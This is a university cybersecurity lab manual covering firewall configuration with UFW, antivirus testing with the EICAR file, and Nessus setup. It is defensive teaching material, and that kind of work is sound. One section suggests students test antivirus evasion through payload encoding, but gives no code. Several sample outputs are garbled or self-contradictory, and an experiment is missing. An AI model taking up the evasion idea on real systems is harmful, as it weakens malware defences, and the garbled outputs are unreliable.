SRI KRISHNA COLLEGE OF TECHNOLOGY
An Autonomous Institution
Affiliated to Anna University and Approved by AICTE, Accredited by NAAC with 'A' Grade
KOVAIPUDUR CAMPUS, COIMBATORE – 641 042.

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING (CYBER SECURITY)

22SBE11 – CYBER THREATS AND VULNERABILITIES

(REGULATION 2022)

LAB MANUAL

Laboratory In-Charge

Ms.S.Pavithra
Assistant Professor

PREFACE

The rapid advancement of digital technologies has brought unprecedented convenience and connectivity—but also a parallel rise in cyber threats and system vulnerabilities. In this context, the ability to identify, assess, and mitigate cybersecurity risks is more critical than ever. The **22SBE11 – Cyber Threats and Vulnerabilities** lab manual has been developed to equip students with practical knowledge and hands-on experience in analyzing and responding to various cyber risks.

This manual introduces students to the foundational aspects of cybersecurity threats such as malware, phishing, DoS attacks, and insider threats, while also helping them understand the technical weaknesses—like misconfigurations, insecure code, and unpatched systems—that make these attacks possible. The laboratory experiments are carefully structured to simulate real-world scenarios, allowing students to gain applied skills using industry-relevant tools like Wireshark, Nessus, Autopsy, Metasploit, and Windows Defender.

Each experiment follows a clear pedagogical structure, including aim, objectives, required tools, step-by-step procedures with explanations, sample outputs, results, and viva questions to reinforce learning outcomes. By engaging in these activities, students develop a deeper understanding of threat modeling, vulnerability scanning, intrusion detection, network analysis, and digital forensics.

The goal of this lab manual is to bridge the gap between theory and practice, fostering critical thinking, ethical awareness, and technical competency among students pursuing careers in cybersecurity. We believe this manual will serve as a valuable resource not only during the course but also as a reference for real-world cybersecurity challenges.

FACULTY OF COMPUTER SCIENCE AND ENGINEERING
SRI KRISHNA COLLEGE OF TECHNOLOGY
COIMBATORE - 641 042

Prepared by
Ms.S.Pavithra
Assistant Professor
CSE -IoT

Verified & Approved by
Dr.Suma Siraj Jacob
Associate Professor
PC/CSE – (CYS)

PROFILE OF THE INSTITUTION

Nestled at the foothills of the Western Ghats Ghats, located in a sprawling 52-acre campus in Kovaipudur, Coimbatore, Sri Krishna College of Technology (SKCT) is a vibrant institute of higher education established in 1985 promoted by Sri Krishna Institutions. An extraordinary freedom of opportunity—to explore, to collaborate and to challenge oneself is the hallmark of the Institute. Being an autonomous institute, affiliated to Anna University, Chennai, and approved by AICTE, New Delhi, SKCT lays strong emphasis on collaborative research and stands apart from other institutes by its participatory work culture, student care Programmes and high industry interaction.

In a span of 38 years, it has emerged as one of the premier engineering colleges for learning, discovery and innovation due to the dynamic leadership of the Chairperson and Managing Trustee Smt. S. Malarvizhi. Being an acclaimed educationalist, she continues to contribute profusely for the glory and happiness of advancing generations. The college is accredited with A Grade by NAAC and eligible undergraduate programs are accredited by the National Board of Accreditation (NBA), New Delhi. The college offers 11 undergraduate Programmes, 6 Postgraduate Programmes and 5 Doctorial Programmes in Engineering, Technology, and Management Studies.

VISION:

Sri Krishna College of Technology aspires to be recognized as one of the pioneers in imparting world class technical education through technology enabled innovative teaching learning processes with a focus on research activities to cater, to the societal needs.

MISSION:

To be recognized as centre of excellence in science, engineering and technology through effective teaching and learning processes by providing a conducive learning environment

To foster research and development with creative and entrepreneurial skills by means of innovative applications of technology.

Accomplish expectations of the society and industry by nurturing the students to be competent professionals with integrity.

COURSES OFFERED

UNDER GRADUATE PROGRAMMES (Four Years B.E / B.Tech)

- B.E - Civil Engineering
- B.E - Computer Science and Engineering
- B.E - Computer Science and Engineering (Cyber Security)
- B.E - Computer Science and Engineering (Internet of Things)
- B.E - Computer Science and Engineering (Artificial Intelligence and Machine Learning)
- B.E - Electronics and Communication Engineering
- B.E - Electrical and Electronics Engineering
- B.E - Instrumentation and Control Engineering
- B.E - Mechanical Engineering
- B.Tech - Artificial Intelligence and Data Science
- B.Tech - Information Technology

POST GRADUATE PROGRAMMES (Two Years)

- Master of Business Administration
- M.E - Applied Electronics
- M.E – Computer Science Engineering
- M.E –Engineering Design
- M.E - Power System Engineering
- M.E - Structural Engineering

DOCTORAL PROGRAMMES (Ph.D.)

- Civil Engineering
- Computer Science and Engineering
- Electronics and Communication Engineering
- Electrical and Electronics Engineering
- Mechanical Engineering

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING (CYBER SECURITY)

The Department of Computer Science and Engineering (Cyber Security) at the esteemed institution, SKCT, which was established in 2022. At our institution, we are committed to providing a 4-year Bachelor of Engineering (B.E.) degree with a specific focus on Internet of Things. The eminent team of faculty is dedicated in delivering a high-quality education to equip students with the necessary skills to navigate the dynamic and ever- changing domains of AI & ML, Cyber Security, and IoT. The program has been strategically developed to cultivate creativity, critical thinking, and problem-solving aptitudes, equippingour graduates with the necessary capabilities to contribute sustainable solutions to industrial and society problems.

VISION

The department of CSE fosters a conducive ambience to meet the global standards by equipping the students with modern techniques in the area of Computer Science and relevant research to address the societal needs.

MISSION

- To provide positive working environment that would help the students perform to their highest abilities in various fields of computer science.
- To enable students and faculty with the best of technologies and knowledge emerging in the domain of Computer Science and Engineering.
- To establish nationally and internationally recognized research centers and expose the students to broad research experience.

PROGRAM EDUCTIONAL OBJECTIVES:

PEO 1: Address real-world issues and challenges in the domain of cyber security.

PEO 2: Apply exhaustive knowledge of cyber security to excel in research in related engineering and management fields.

PEO 3: Adapt to cater the industrial needs through innovation and promote entrepreneurship in technology development, deployment and diverse cyber ethics.

PROGRAM OUTCOMES

PO 1: Engineering knowledge: Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.

PO 2: Problem analysis: Identity, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.

PO 3: Design/development of solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

PO 4: Conduct investigations of complex problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.

PO 5: Modern tool usage: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.

PO 6: The engineer and society: Apply to reason informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

PO 7: Environment and sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.

PO 8: Ethics: Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.

PO 9: Individual and teamwork: Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.

PO 10: Communication: Communicate effectively on complex engineering activities with the engineering community and with society at large, such as being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.

PO 11: Project management and finance: Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.

PO 12: **Life-long learning:** Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

PROGRAM SPECIFIC OUTCOMES

PSO 1: Investigate cyber security attacks in computer communication networks and enhance security of an organization.

PSO 2: Apply cyber laws and business principles to analyze and interpret data for planning, decision making and problem solving in an information security environment

SYLLABUS

22SBE11	CYBER THREATS AND VULNERABILITIES	2/0/2/3

Nature of the Course:
Theory with Practical- (External Mark:50/ Internal Mark:50)
End Semester Mark Splitup: (**End Semester Theory Maximum Marks-100(weightage-25%), End Semester Practical Maximum Marks-100(Weightage -25%))**

Pre-requisite(s): Nil

Course Objectives:

1	Understand fundamental principles and types of cyber threats
2	Identify vulnerabilities and exploit techniques in systems
3	Learn defense mechanisms like IDS, firewalls and encryption
4	Study real-world case studies of cybersecurity breaches

Course Outcomes:
Upon completion of the course, students shall have ability to

CO1	Explain key cybersecurity principles and threat types	U
CO2	Demonstrate vulnerability scanning and exploitation techniques	AP
CO3	Configure defense mechanisms like IDS and firewalls	AN
CO4	Analyze and exploit system vulnerabilities using tools	AN
CO5	Investigate cyber incidents using digital forensics techniques	AN

Course Content:

Module 1: Introduction to Cyber Security and Basic Principles **10 Hrs**

Overview of cybersecurity – Definition, importance and scope of cybersecurity – Types of Cybersecurity threats and attacks – Cybersecurity goals: Confidentiality, Integrity, Availability – Types of Cyber Threats – Malware: Viruses, worms, Trojans, Ransomware – Phishing, Social Engineering, and Man-in-the-Middle Attacks – Cybersecurity Frameworks and policies – NIST cybersecurity framework – ISO 27001 ad 27002 Standards – Cybersecurity policies and risk management basics.

Module 2: Vulnerabilities, Exploits, and Attacks **10 Hrs**

Understanding Vulnerabilities – Common Vulnerabilities and exposure (CVE) – zero-day vulnerabilities – Buffer overflow, SQL injection, Cross-Site Scripting (XSS) – Exploiting Vulnerabilities – Exploit techniques: Remote Code Execution (RCE), privilege escalation – Tools for identifying vulnerabilities (e.g., Metasploit) – Case Studies of Cyber Attacks – WannaCry Ransomware – Target Data Brech – Stuxnet Attack.

Module 3: Cybersecurity Defense Mechanisms & Countermeasures **10 Hrs**

Intrusion Detection and Prevention Systems (IDS/IPS) - Types of IDS/IPS and their functionalities – Signature based vs. Anomaly-based IDS - Firewalls and Encryption Techniques - Firewalls: Types and configurations - Encryption: Symmetric vs. Asymmetric encryption - Incident Response and Forensics - Incident response steps - Introduction to digital forensics - Tools for cybersecurity forensics (e.g., Wireshark, FTK Imager).

Total Hours(L): 30

Lab Components

S.No	List of Experiments	CO Mapping	RBT
1.	Setting up and Configuring a Firewall.	CO1	U

2.	Implementing and Testing Antivirus Software.	CO2	AP
3.	Simulating a Phishing Attack and Detection	CO2	AP
4.	Performing Vulnerability Scanning using Nessus.	CO3	AN
5.	Implementing and Configuring an Intrusion Detection System (IDS).	CO3	AN
6.	Exploiting a Sample Vulnerability using Metasploit.	CO4	AN
7.	Analyzing Network Traffic with Wireshark	CO4	AN
8.	Investigating a Cyber Incident using Forensics Tools.	CO5	AN
		Total Hours(P):	**30**

Text Books:	
1.	W. Stallings, Computer Security: Principles and Practice, 4th ed. Boston, MA, USA: Pearson, 2017.
2.	M. E. Whitman and H. J. Mattord, Principles of Information Security, 6th ed. Boston, MA, USA: Cengage Learning, 2018.
3.	R. Anderson, Security Engineering: A Guide to Building Dependable Distributed Systems, 3rd ed.Chichester, U.K.: Wiley, 2020.
Reference Books:	
1.	C. P. Pfleeger and S. L. Pfleeger, Security in Computing, 5th ed. Upper Saddle River, NJ, USA:Pearson, 2015.
2.	K. M. Choo, Cybersecurity for the Internet of Things, 1st ed. Amsterdam, The Netherlands: Elsevier, 2019.
3.	M. D. Miller, Cybersecurity for Beginners, 1st ed. New York, NY, USA: Create Space, 2016
4.	M. H. Hogue and M. O. Thompson, Practical Network Security: A Guide for Administrators, 1st ed. Indianapolis, IN, USA: Wiley, 2020
5.	T. M. Chen, Network Security Essentials, 6th ed. Boston, MA, USA: Pearson, 2020.
Web References:	
1.	"National Institute of Standards and Technology (NIST) Cybersecurity Framework," NIST, Accessed: Nov. 15, 2024. [Online]. Available: https://www.nist.gov/cybersecurity
2.	"OWASP Top Ten Project," OWASP Foundation, Accessed: Nov. 15, 2024. [Online]. Available: https://owasp.org/www-project-top-ten
3.	"CVE - Common Vulnerabilities and Exposures," CVE®, Accessed: Nov. 15, 2024. [Online]. Available: https://cve.mitre.org
Online References:	
1.	"Cybersecurity Basics," Coursera, Offered by University of Maryland, Accessed: Nov. 15, 2024. [Online]. Available: https://www.coursera.org/learn/cyber-security-basics
2.	"Introduction to Cyber Security," Udemy, Offered by Udemy Inc., Accessed: Nov. 15, 2024. [Online]. Available: https://www.udemy.com/course/intro-to-cyber-security

TABLE OF CONTENTS

RUBRIC ASSESSMENT FOR: 23CY401- ETHICAL HACKING

Items	Excellent	Good	Satisfactory	Needs Improvement
AIM & TOOLS REQUIRED (10 MARKS)	9-10	7-8	5-6	0-4
	Objective and Algorithm are highly/ Maximally efficient and effective, demonstrating strong understanding of sequence.	Objective and Algorithm are efficient and effective, Demonstrating moderate understanding of sequence.	Objective and Algorithm are somewhat efficient and effective, demonstrating adequate understanding of sequence.	Objective and Algorithm are inefficient and/or ineffective, demonstrating limited understanding ofsequence.
BACKGROUND THEORY (30 MARKS)	27-30	21-26	15-20	0-14
	The program design uses appropriate Syntax and Structures. The program overall design is appropriate.	The program design generally uses appropriate structures. Program elements exhibit good design.	Not all of the selected structures are Appropriate. Some of the Program elements are appropriately designed.	Few of the selected structures are appropriate. Program structures are not well designed.
PROCEDURE & IMPLEMENTATION (30 MARKS)	27-30	21-26	15-20	0-14
	Program compiles and contains no evidence of misunderstanding or misinterpreting the syntax of thelanguage. Program produces correct answers or appropriate results for all inputs tested.	Program compiles and is free from major syntactic misunderstandings, But may contain non-standard usage or superfluous elements. Program produces correct answers or Appropriate results for most inputs.	Program compiles, but contains errors that signal misunderstanding of syntax. Program approaches correct answers or appropriate results for most inputs, but can contain miscalculations in some cases.	Program does not compile or contains typographical errors leading to undefined names. Program does not produce correct answers or appropriate results for most inputs.
DOCUMENTATION & RESULT (20 MARKS)	19-20	17-18	15-16	0-14
	Clearly and effectively documented including descriptionsof all class variables. Specific purpose noted for each function, control structure, input requirements, and output results.	Clearly documented includingdescriptions of all class variables. Specific purpose is noted for each function and control structure.	Basic documentation has been completed including descriptionsof all class variables. Purpose is noted for each function.	Very limited or no documentation included. Documentation does not help the reader understand the code.
VIVA (10 MARKS)	9-10	7-8	5-6	0-4
	Masterfully defends by providing clear and insightful answers to questions	Competently defends by providingvery helpful answers	Answers questions, but often withlittle insight	Very less answers / Doesnot answer

Exp 1 : Setting up and configuring a firewall

Aim

To understand and demonstrate the setup, configuration, and management of a firewall to control and monitor incoming and outgoing network traffic based on predetermined security rules.

Tools Required

- A computer system (Windows/Linux)
- Virtual machines (e.g., Kali Linux, Ubuntu Server)
- Firewall software (e.g., UFW, iptables, pfSense, or Windows Defender Firewall)
- **Wireshark** (for traffic capture and analysis)
- nmap or netcat (for port scanning and testing)

Algorithm

1. Select the firewall software or hardware to be used.
2. Install and enable the firewall on the target machine.
3. Identify required services/ports and design appropriate firewall rules.
4. Configure firewall rules (allow/deny specific ports or IPs).
5. Apply and save the configuration.
6. Test the firewall rules using network tools.
7. Monitor firewall logs and inspect traffic using Wireshark.

Procedure

1. **Update System Packages:**

Ensures the system and firewall software are up-to-date with the latest security patches and features.

```
sudo apt update && sudo apt upgrade
```

2. **Enable UFW (Uncomplicated Firewall)**

Activates the firewall so that rules can begin taking effect on the system.

```
sudo ufw enable
```

3. **Check Firewall Status**

Verifies if the firewall is active and displays the current configuration for easy monitoring.

```
sudo ufw status verbose
```

4. **Allow Essential Services (e.g., SSH, HTTP)**

Allows safe and required traffic (like SSH for remote login and HTTP for web access) through the firewall.

sudo ufw allow ssh

sudo ufw allow 80/tcp

5. **Block Unnecessary Ports**

Blocks insecure or unused services (like Telnet) to minimize attack surface and improve system security.

sudo ufw deny 23/tcp

6. **Set Default Policy**

Sets a baseline policy to deny all incoming traffic unless explicitly allowed and allow all outgoing traffic.

sudo ufw default deny incoming

sudo ufw default allow outgoing

7. **Add IP-Based Rules**

Adds a specific rule to allow SSH access *only* from a trusted IP, improving access control.

sudo ufw allow from 192.168.1.10 to any port 22 proto tcp

Sample Output

```
$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow
         (outgoing), allow (routed)
New profiles: skip

To         Action   From
-----      ------   --------
22         ALLOW    Anywhere
80         ALLOW    Anywhere
23 (v6)    DENY     Anywhere (v6)
23 (v6)    ALLOW    Anywhere (v6)
23 (v6)    DENY     Anywhere (v6)
```

Result

The firewall was successfully installed, configured, and tested using UFW; the system allowed essential traffic while effectively blocking unauthorized access, as verified using nmap, Wireshark, and log monitoring.

Innovative Approach:
Dynamic Rule Testing with Simulated Attacks
1. Instead of only configuring static rules, students can simulate common attack types (e.g., port scanning using Nmap or brute-force login attempts) and observe in real-time how the firewall reacts.

2. They can then modify rules to block specific behaviors, promoting an adaptive security mindset.

Post-Viva Questions

1. Which ports did you allow and deny in your UFW configuration, and why?
2. How did you test the firewall rules using nmap? What did the results show?
3. What did Wireshark capture reveal about the network traffic?
4. How are UFW logs helpful in understanding firewall activity?
5. If a legitimate service stops working after firewall setup, how would you troubleshoot it?

Pre-Viva Questions

1. What is the primary function of a firewall in a network?
2. Differentiate between hardware and software firewalls.
3. What do the terms “incoming” and “outgoing” traffic mean in firewall configuration?
4. Name any two common firewall tools used in Linux environments.
5. Why is it important to block unused ports in a firewall?

Exp 2: Implementing and Testing Antivirus Software

Aim

To implement, configure, and test antivirus software for detecting, isolating, and removing malware or suspicious files from a system.

Objectives

1. To understand the role of antivirus software in system security.
2. To install and configure antivirus software on a system.
3. To perform a full system and custom scan.
4. To test detection of malware using test files (e.g., EICAR).
5. To analyze scan reports and take remediation action.

Tools Required

- A system with Windows/Linux OS
- Antivirus software (e.g., **ClamAV**, **Windows Defender**, **Avast**, **Bitdefender**, **Kaspersky**, etc.)
- EICAR test file (standard safe file used to simulate malware detection)
- Internet access (for updates)
- Terminal or command line interface (for Linux tools)

Algorithm

1. Select and install antivirus software appropriate for the system.
2. Update the virus definition/signature database.
3. Perform a quick or full system scan.
4. Test malware detection using the EICAR test file.
5. View scan results and logs.
6. Take appropriate action (e.g., quarantine, delete, ignore).

Step-by-Step Procedure with Explanation (Using ClamAV on Linux)

1. **Update System Packages**:

   ```
   sudo apt update && sudo apt upgrade
   ```

   Ensures all packages are up-to-date before installation

2. **Install ClamAV**

   ```
   sudo apt install clamav clamav-daemon
   ```

   Installs the open-source ClamAV antivirus tool and its daemon for background scanning

3. Update Virus Definitions:

sudo freshclam

Downloads the latest virus signature database for accurate detection.

4. Run a Full System Scan

sudo clamscan -r / --bell –i

Performs a recursive scan of the entire system and reports infected files only.

5. Download the EICAR Test File:

curl -O https://secure.eicar.org/eicar.com.txt

EICAR is a harmless test file used by antivirus vendors to simulate malware.

6. Scan the EICAR File

clamscan eicar.com.txt

Confirms the antivirus software is functioning and capable of detecting threats.

7. Check Scan Logs:

cat /var/log/clamav/clamav.log

View detailed scan activity and infection logs.

8. Take Action on Infected Files:

Use --remove option in clamscan to delete infected files:

clamscan --remove eicar.com.txt

Sample Output

```
S sudo apt install clamav clamav-daenon

Beading package lists... Done
Building dependency tree rewersion.
clanav is already installed, 0 to rehemeder
0 upgraded, 0 newly installed, 0 to remove ant upgraded.

S sudo clamscan -r / --bell -i

ClamAV update precess started at  Thu Jun 27 10:42:12 2025

Downloading main.cvd
Downloading daily.cvd
Database updated (6523987 signature) from database.clamav.net (IP: 104.16.99

S sudo clamscan eicar.com.txt

----- SCAN SUMMARY -----
Known viruses:            6523987
Engine version:           0.103.10
Scanned directories         11522
Scanned files:               5783
Infected files:                 1

----- SCAN SUMMARY -----
eicar-Test-Signature        EIAR-COM.TXT

s sudo clamscan eicar.com.txt

S curl clamscan eicar.com.txt

Thu Jun 27 10:45:34 2025 -SelfChecck: Darabase status 0K.
Thu Jun 27 10:47:58 2025  /home/student/eicar.com.txt Eicar-Test.com.txt
```

Step-by-Step Procedure (Windows Defender)

1. Open Windows Security

- **Steps:**
  - Press Windows Key, type **Windows Security**, and open it.

  Explanation: This is the interface where you can manage antivirus and firewall settings.

2. Check Real-Time Protection

- **Steps:**
  - Go to **Virus & threat protection → Manage settings**.
  - Ensure **Real-time protection** is turned **ON**.

  Explanation: Real-time protection scans all files when they are accessed or downloaded.

3. Update Virus Definitions

- **Steps:**
  - In **Virus & threat protection**, click **Check for updates** under **Protection updates**.

  Explanation: Keeps Windows Defender updated with the latest threat signatures.

4. Perform a Quick or Full Scan

- **Steps:**
  - In **Virus & threat protection**, click **Quick Scan** or go to **Scan options** to choose **Full Scan**.

  Explanation: Scans either critical areas or the entire system for threats.

5. Download the EICAR Test File

- **Steps:**
  - Open browser and go to: https://www.eicar.org/?page_id=3950
  - Download the standard test file: eicar.com.txt

  Windows Defender will immediately detect and quarantine the file.

  Explanation: EICAR is a harmless file that triggers antivirus detection to test functionality.

6. View Threat History

- **Steps:**
  - Go to **Virus & threat protection → Protection history**.

  Explanation: Displays a list of detected threats, actions taken, and scan logs.

7. Restore or Remove File

- **Steps:**

- From **Protection history**, choose to allow, remove, or quarantine the EICAR file.

Explanation: Gives user control over how to handle detected items.

Result

Antivirus software was successfully installed, configured, and tested using a standard EICAR test file, confirming its ability to detect and respond to threats effectively.

Innovative Approach:
Testing Evasion Techniques
1. Students can analyze how basic obfuscation (e.g., encoding payloads, renaming extensions) affects antivirus detection.

2. This highlights the limitations of signature-based detection and introduces the need for behavior-based analysis.

Pre-Viva Questions

1. What is a virus signature or definition in antivirus software?
2. What is the function of an antivirus quarantine area?
3. Why is it important to regularly update antivirus databases?
4. What is the purpose of the EICAR test file?
5. Name any two popular antivirus software used in Windows and Linux.

Post-Viva Questions

1. How did the antivirus react when scanning the EICAR test file?
2. What command did you use to perform a full system scan?
3. How can you remove a detected threat using ClamAV?
4. Where are ClamAV scan results and logs stored?
5. What would you do if a critical system file is falsely flagged as a virus?

Exp 4: Performing Vulnerability Scanning Using Nessus

Aim

To perform a vulnerability scan on a system using **Nessus** and analyze the results to identify security weaknesses.

Objectives

1. To understand the role of vulnerability scanning in cybersecurity.
2. To install and configure Nessus vulnerability scanner.
3. To perform scans on a target system within a controlled network.
4. To identify vulnerabilities based on CVE and severity ratings.
5. To generate and interpret Nessus scan reports.

Tools Required

- **Nessus Essentials** (Free version from Tenable)
- **Target System** (e.g., Windows/Linux VM or local host)
- **Web browser** for accessing Nessus dashboard
- **Internet access** (for plugin updates)
- Optional: **Metasploitable VM** (vulnerable test machine for scanning)

Algorithm

1. Download and install Nessus from Tenable's website.
2. Register for a free activation code and initialize the scanner.
3. Configure the target system to allow scans (firewall off or allow Nessus IP).
4. Create a new scan using the appropriate scan template.
5. Launch the scan and monitor its progress.
6. Analyze the vulnerabilities found based on CVE, severity, and risk.
7. Export and interpret the report for remediation planning.

Step-by-Step Procedure with Explanation

1. Download and Install Nessus


- Visit https://www.tenable.com/products/nessus
- Select **Nessus Essentials**, register, and download the installer.
  Nessus Essentials is free and suitable for academic/lab use.

2. Start Nessus Service and Open Dashboard

- Start Nessus with the following command (Linux):

  sudo systemctl start nessusd

- Access Nessus in a browser:
  https://localhost:8834
  Nessus runs as a local web application on port 8834.




3. Enter Activation Code and Update Plugins

This ensures the scanner has the latest vulnerability definitions.


4. Add a New Scan

- Click **New Scan** → choose template (e.g., **Basic Network Scan**)
- Enter target IP address or range (e.g., 192.168.1.10)
  Selects scan type and sets target to be analyzed.



5. Configure Scan Settings

- Name the scan, add description, and configure schedule if needed
  Helps organize and automate scans.

